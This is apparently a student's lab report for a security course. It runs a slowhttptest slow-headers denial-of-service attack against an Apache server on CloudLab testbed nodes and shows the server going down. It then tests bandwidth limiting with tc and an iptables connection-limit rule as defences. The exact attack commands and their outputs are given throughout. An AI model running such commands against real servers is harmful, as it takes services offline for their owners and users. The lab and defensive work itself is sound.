


# M04 Lab Homework report

## Reservation of Resources



The screenshot shows the CloudLab interface. At the top, there's a navigation bar with 'Experiments', 'Storage', and 'News!' buttons. A notification bar says 'Sign up to join our user feedback group here via this short form'. Below that, a status bar shows 'Current Usage: 0 Node Hours, Prev Week: 49.27, Prev Month: 49.27 (30 day rank: 893 of 1302 users)'. A green box indicates 'Your experiment is ready'. Below this, experiment details are listed: Name: Nihaal, State: ready, Profile: DoS-SYN-Attack, Creator: nihaal7, Project: CPRE431, Started: Oct 10, 2023 5:45 PM, Expires: Oct 11, 2023 9:45 AM (in 16 hours). Buttons for 'Logs', 'Portal Log', 'Performance History', 'Create Disk Image', 'Copy', 'Extend', and 'Terminate' are visible. Below the details is a table with columns: ID, Node, Type, Cluster, Status, Startup, Image, and SSH command. The table lists three nodes: 'server' (ms0813vm-2), 'attacker' (ms0813vm-1), and 'ms0813' (ms0813). All nodes are in 'ready' status. At the bottom, a note says 'Not sure how to proceed or have further questions? Join the users group and ask a question. Be sure to include any error messages in your question and the URL of your experiment status page.'

ID	Node	Type	Cluster	Status	Startup	Image	SSH command (if you provided your own key)
server	ms0813vm-2	pcvm	Utah	ready	n/a	n/a	ssh -p 27611 nihaal7@ms0813.utah.cloudlab.us
attacker	ms0813vm-1	pcvm	Utah	ready	n/a	n/a	ssh -p 27611 nihaal7@ms0813.utah.cloudlab.us
ms0813	ms0813	m510	Utah	n/a	n/a	n/a	ssh nihaal7@ms0813.utah.cloudlab.us

Nodes reserved, shown in list view.

## SSH-ing to nodes

```
nihaal@Nihaal:~$ ssh -i ~/.ssh/id_cloudlab_rsa nihaal7@ms0813.utah.cloudlab.us -p 27611
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-86-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

https://ubuntu.com/pro
Last login: Tue Oct 10 17:06:06 2023 from 69.5.133.225
nihaal7@server:~$
```

Sshd into the server successfully

## Accessing the apache server before the DOS attack

```
nihaal7@attacker: ~  
Apache2 Ubuntu Default Page: It works (p1 of 7)  
  
Ubuntu Logo  
Apache2 Default Page  
It works!  
  
This is the default welcome page used to test the correct  
operation of the Apache2 server after installation on Ubuntu  
systems. It is based on the equivalent page on Debian, from  
which the Ubuntu Apache packaging is derived. If you can read  
this page, it means that the Apache HTTP server installed at  
this site is working properly. You should replace this file  
(located at /var/www/html/index.html) before continuing to  
operate your HTTP server.  
  
-- press space for next page --  
Arrow keys: Up and Down to move. Right to follow a link; Left to go  
H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=histo  
  
* Management:      https://landscape.canonical.com  
* Support:         https://ubuntu.com/advantage  
  
* Introducing Expanded Security Maintenance for Applications.  
  Receive updates to over 25,000 software packages with your  
  Ubuntu Pro subscription. Free for personal use.  
  
  https://ubuntu.com/pro  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
nihaal7@attacker:~$
```

## Attack initiation on the client

```
nihaal7@attacker:~$ slowhttptest -c 1000 -H -g -o apache_no_mitigation
-i 10 -r 200 -t GET -u http://server -x 24 -p 3 -l 120
Tue Oct 10 18:27:08 2023:
Tue Oct 10 18:27:08 2023:
    slowhttptest version 1.8.2
- https://github.com/shekyan/slowhttptest -
```


```
Tue Oct 10 18:28:53 2023:
Tue Oct 10 18:28:53 2023:
    slowhttptest version 1.8.2
- https://github.com/shekyan/slowhttptest -
test type:                SLOW HEADERS
number of connections:    1000
URL:                      http://server/
verb:                     GET
cookie:
Content-Length header value: 4096
follow up data max size:  52
interval between follow up data: 10 seconds
connections per seconds:  200
probe connection timeout: 3 seconds
test duration:            120 seconds
using proxy:              no proxy
```

```
Tue Oct 10 18:27:08 2023:
slow HTTP test status on 0th second:

initializing:             0
pending:                  1
connected:                0
error:                    0
closed:                   0
service available:        YES
Tue Oct 10 18:27:13 2023:
Tue Oct 10 18:27:13 2023:
    slowhttptest version 1.8.2
- https://github.com/shekyan/slowhttptest -
```

The above screenshot shows the initiation of the DoS attack using the slowhttptest command. On the second screenshot above, we can see that '**service available: YES**', this means that the DoS attack has just started and is not yet successful.

## Refusal to connect to server and netstat command output



A terminal window titled 'nihaal7@server: ~' showing the output of the slowhttptest command. The output indicates that the service is currently unavailable. A blue progress bar at the top of the terminal shows 'Making HTTP connection to server' with a white progress indicator. A tooltip for the link 'http://server/' is visible over the output. Below the slowhttptest output, the netstat command is run, showing a large number of pending connections.

```
Making HTTP connection to server

follow up data max size: 32
interval between follow up data: 10 seconds
connections per seconds: 200
probe connection timeout: 3 seconds
test duration: 120 seconds
using proxy: no proxy

Tue Oct 10 18:30:22 2023:
slow HTTP test status on 15th second:

initializing: 0
pending: 338
connected: 662
error: 0
closed: 0
service available: NO

netstat -an
```

On the above screenshot, we see that on the client side, the '**service available: NO**', which means that the DoS attack was successful. This can be confirmed by running lynx <http://server>. The upper half of the

screenshot is from the server side, and we see that the server is waiting for the connection to the Apache server, but because of the DoS attack, it is not able to access it.

```
nihaal7@server: ~  
Documentation: https://help.ubuntu.com  
Management: https://landscape.canonical.com  
Support: https://ubuntu.com/advantage  
  
* Introducing Expanded Security Maintenance for Applications.  
Receive updates to over 25,000 software packages with your  
Ubuntu Pro subscription. Free for personal use.  
  
https://ubuntu.com/pro  
Last login: Tue Oct 10 18:51:32 2023 from 69.5.133.225  
nihaal7@server:~$ lynx http://server\  
>  
nihaal7@server:~$ netstat -anp | grep :80 | grep ESTABLISHED  
(Not all processes could be identified, non-owned process info  
will not be shown, you would have to be root to see it all.)  
nihaal7@server:~$  
  
nihaal7@attacker: ~  
nihaal@Nihaal:~$ ssh -p 27610 nihaal7@ms0813.utah.cloudlab.us -i ~/.ssh/id_cloudlab_rsa  
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-86-generic x86_64)  
  
* Documentation: https://help.ubuntu.com  
* Management: https://landscape.canonical.com  
* Support: https://ubuntu.com/advantage  
  
* Introducing Expanded Security Maintenance for Applications.  
Receive updates to over 25,000 software packages with your  
Ubuntu Pro subscription. Free for personal use.  
  
https://ubuntu.com/pro  
Last login: Tue Oct 10 18:41:20 2023 from 69.5.133.225  
nihaal7@attacker:~$
```


Above is the netstat command before, the DoS attack. Below is after. We are able to see a lot of connections established, which is a sign of a DoS attack.

```
nihaal7@server: ~  
ESTABLISHED -  
tcp6      207      0 10.10.1.1:80      10.10.1.2:34874  
ESTABLISHED -  
tcp6       0      0 10.10.1.1:80      10.10.1.2:59798  
ESTABLISHED -  
tcp6      239      0 10.10.1.1:80      10.10.1.2:60062  
ESTABLISHED -  
tcp6      199      0 10.10.1.1:80      10.10.1.2:33974  
ESTABLISHED -  
tcp6       0      0 10.10.1.1:80      10.10.1.2:60014  
ESTABLISHED -  
tcp6      220      0 10.10.1.1:80      10.10.1.2:33554  
ESTABLISHED -  
tcp6      219      0 10.10.1.1:80      10.10.1.2:34566  
ESTABLISHED -  
tcp6       0      0 10.10.1.1:80      10.10.1.2:59304  
  
nihaal7@attacker: ~  
interval between follow up data: 10 seconds  
connections per seconds:         200  
probe connection timeout:        3 seconds  
test duration:                   120 seconds  
using proxy:                     no proxy  
  
Tue Oct 10 19:25:12 2023:  
slow HTTP test status on 70th second:  
  
initializing:      0  
pending:           91  
connected:         459  
error:             0  
closed:            450  
service available: NO
```

Command to limit rate of traffic and DOS result after this modification


```
nihaal@Nihaal:~$ scp -P 27610 -i ~/.ssh/id_cloudlab_rsa nihaal7@ms0813
.utah.cloudlab.us:/users/nihaal7/apache_no_mitigation.html ~/
apache_no_mitigation.html      100% 4824      5.8KB/s   00:00
nihaal@Nihaal:~$ ls
apache_no_mitigation.html  classes  id_cloudlab_rsa
nihaal@Nihaal:~$
```

Above shows that apache\_no\_mitigation.html was copied from the client to my local PC.

A screenshot of a terminal window with two tabs. The active tab is titled 'nihaal@Nihaal: ~'. The terminal displays the output of the 'SlowHTTPTest(tm) Connection Results' command. It shows a list of test parameters and their values. At the bottom, there is a section for commands and navigation instructions.

```
nihaal7@attacker: ~ x nihaal@Nihaal: ~ x + v - □ x
SlowHTTPTest(tm) Connection Results
Test parameters
Test type                SLOW HEADERS
Number of connections    1000
Verb                     GET
Content-Length header value 4096
Cookie
Extra data max length    52
Interval between follow up data 10 seconds
Connections per seconds  200
Timeout for probe connection 3
Target test duration     120 seconds
Using proxy              no proxy
Commands: Use arrow keys to move, '?' for help, 'q' to quit, '<-' to
Arrow keys: Up and Down to move. Right to follow a link; Left to go
H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=histo
```


Since I am using Windows Subsystem for Linux, I was not able to access a browser to open the html file. So I used lynx instead to open it, and the above is the result.



I used the VDI to open it instead



Test parameters	
Test type	SLOW HEADERS
Number of connections	1000
Verb	GET
Content-Length header value	4096
Cookie	
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	120 seconds
Using proxy	no proxy



"apache\_no\_mitigation.html

```
nihaal7@attacker:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,
    inet 172.18.40.1 net
```

```
eth1: flags=4163<UP,BROA
    inet 10.10.1.2
```

Ifconfig

```
nihaal7@attacker:~$ sudo tc qdisc replace dev eth0 root netem rate 100
kbit
```


```
nihaal7@attacker:~$ sudo tc qdisc replace dev eth1 root netem rate 100kbit
nihaal7@attacker:~$ sudo tc qdisc replace dev lo root netem rate 100kbit
```

I ran the command for all 3 interfaces just to be on the safer side, which worked, compared to previously just running it on eth0 and it not working.

```
nihaal7@attacker: ~  
verb: GET  
cookie:  
Content-Length header value: 4096  
follow up data max size: 52  
interval between follow up data: 10 seconds  
connections per seconds: 200  
probe connection timeout: 3 seconds  
test duration: 120 seconds  
using proxy: no proxy  
  
Tue Oct 10 20:48:24 2023:  
slow HTTP test status on 85th second:  
  
initializing: 0  
pending: 0  
connected: 41  
error: 0  
closed: 959  
service available: YES  
Tue Oct 10 20:48:25 2023:  
Test ended on 86th second  
Exit status: No open connections left  
CSV report saved to apache_lowrate_client.csv  
HTML report saved to apache_lowrate_client.html  
nihaal7@attacker:~$
```

Here we see that even on the 959<sup>th</sup> try, service is available after it initially not being available. This means that it fought off the DoS attack successfully. We can verify this by looking at the `apache_lowrate_client.html`

Test parameters	
Test type	SLOW HEADERS
Number of connections	1000
Verb	GET
Content-Length header value	4096
Cookie	
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	120 seconds
Using proxy	no proxy




As compared to before, where the service becomes unavailable after 10 seconds, limiting the bandwidth helps regain the service after 65 seconds.

## Firewall rule addition and DOS result after addition

Initially, before setting up the firewall.

apache\_iptables.html:



After running these commands,

On the server, run

```
sudo iptables -I INPUT -p tcp --dport 80 -m connlimit --connlimit-above 20 --connlimit-mask 40 -j DROP
```

to set up this rule.

On the client, run

```
slowhttptest -c 1000 -H -g -o apache_iptables -i 10 -r 200 -t GET -u http://server -x 24 -p 3 -l 120
```

```
nihaal7@server: ~
nihaal@Nihaal: ~
Apache2 Ubuntu Default Page: It works (p1 of 4)

Ubuntu Logo
Apache2 Default Page
It works!

This is the default welcome page used to test the correct operation of the Apache2
server after installation on Ubuntu systems. It is based on the equivalent page on
Debian, from which the Ubuntu Apache packaging is derived. If you can read this
page, it means that the Apache HTTP server installed at this site is working
properly. You should replace this file (located at /var/www/html/index.html) before
continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about,
this probably means that the site is currently unavailable due to maintenance. If
the problem persists, please contact the site's administrator.
Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default
configuration, and split into several files optimized for interaction with Ubuntu
tools. The configuration system is fully documented in
/usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation.
Documentation for the web server itself can be found by accessing the manual if the
-- press space for next page --
Arrow keys: Up and Down to move. Right to follow a link; Left to go back.
H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list

nihaal7@attacker: ~
nihaal@Nihaal: ~
slowhttptest version 1.8.2
- https://github.com/shekyaan/slowhttptest -
test type: SLOW HEADERS
number of connections: 1000
URL: http://server/
verb: GET
cookie:
Content-Length header value: 4096
follow up data max size: 52
interval between follow up data: 10 seconds
connections per seconds: 200
probe connection timeout: 3 seconds
test duration: 120 seconds
using proxy: no proxy

Tue Oct 10 20:55:23 2023:
slow HTTP test status on 25th second:

initializing: 0
pending: 974
connected: 20
error: 0
closed: 6
service available: NO
```


We see that even the 'service availability' says NO, the server is still accessible, which shows that the rule we created worked.

Using

```
slowhttptest -c 1000 -H -g -o nginx_no_mitigation -i 10 -r 200 -t GET -u
http://server -x 24 -p 3 -l 120
```

nginx\_no\_mitigation.html:

Test parameters	
Test type	SLOW HEADERS
Number of connections	1000
Verb	GET
Content-Length header value	4096
Cookie	
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
